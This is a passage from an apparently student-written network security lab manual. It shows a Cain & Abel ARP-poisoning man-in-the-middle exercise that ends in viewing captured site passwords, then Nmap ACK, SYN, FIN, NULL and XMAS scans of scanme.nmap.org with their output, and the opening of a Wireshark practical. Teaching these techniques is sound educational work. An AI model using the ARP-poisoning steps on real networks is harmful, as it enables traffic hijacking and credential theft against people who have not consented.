
Step 11 : Go to password option in the cain & abel and see the visited site password.









File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Idle 192.168.1.1 60E327BA9FF2 682737086DDE 192.168.1.103
Idle 192.168.1.1 60E327BA9FF2 8846041403D6 192.168.1.101
Idle 192.168.1.1 60E327BA9FF2 5236B2C47DE2 192.168.1.100
Idle 192.168.1.1 60E327BA9FF2 70BBE96F7134 192.168.1.105
Idle 192.168.1.1 60E327BA9FF2 9C28F7B1CF8D 192.168.1.104
New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
IP address MAC Hostname
192.168.1.1 60E327BA9FF2
192.168.1.101 8846041403D6
192.168.1.103 682737086DDE
192.168.1.104 9C28F7B1CF8D
192.168.1.105 70BBE96F7134
192.168.1.100 5236B2C47DE2
OK Cancel
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%
ENG 15:03 27-02-2022


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (1)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 192.168.1.1 60E327BA9FF2 0 0 682737086DDE 192.168.1.103
Poisoning 192.168.1.1 60E327BA9FF2 0 0 8846041403D6 192.168.1.101
Poisoning 192.168.1.1 60E327BA9FF2 0 0 5236B2C47DE2 192.168.1.100
Poisoning 192.168.1.1 60E327BA9FF2 0 0 70BBE96F7134 192.168.1.105
Poisoning 192.168.1.1 60E327BA9FF2 1 1 9C28F7B1CF8D 192.168.1.104
Status IP address MAC address Packets -> <- Packets MAC address IP address
Full-routing 192.168.1.104 9C28F7B1CF8D 8 8 60E327BA9FF2 216.58.196.74
Full-routing 192.168.1.100 5236B2C47DE2 16 14 60E327BA9FF2 104.16.123.96
Full-routing 192.168.1.100 5236B2C47DE2 2 1 60E327BA9FF2 31.13.79.32
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%

Practical 4.

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS


Install nmap:



- ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

- Command: nmap -sA -T4 scanme.nmap.org




- SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

- Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32> nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:10 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

C:\WINDOWS\system32>
```





```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:33 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00020s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:36 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.031s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds

┌──(kali㉿kali)-[~]
└─$ sudo  nmap -sF -T4 para
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:39 EST
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 16.57 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

- Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 para
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:16 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.32 seconds

C:\WINDOWS\system32>
```




- NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

- Command: nmap –sN –p 22 scanme.nmap.org

```
C:\WINDOWS\system32> nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```




- XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

- Command: nmap -sX -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:17 India Standard Time
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 4.65% done; ETC: 10:19 (0:01:22 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 5.10% done; ETC: 10:19 (0:01:14 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
```





```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:48 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00090s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.38 seconds
```


Practical 5. a)

Aim: Use Wireshark (Sniffer) to capture network traffic and analyze

Install and open WireShark




Select the type of connection you're connected to

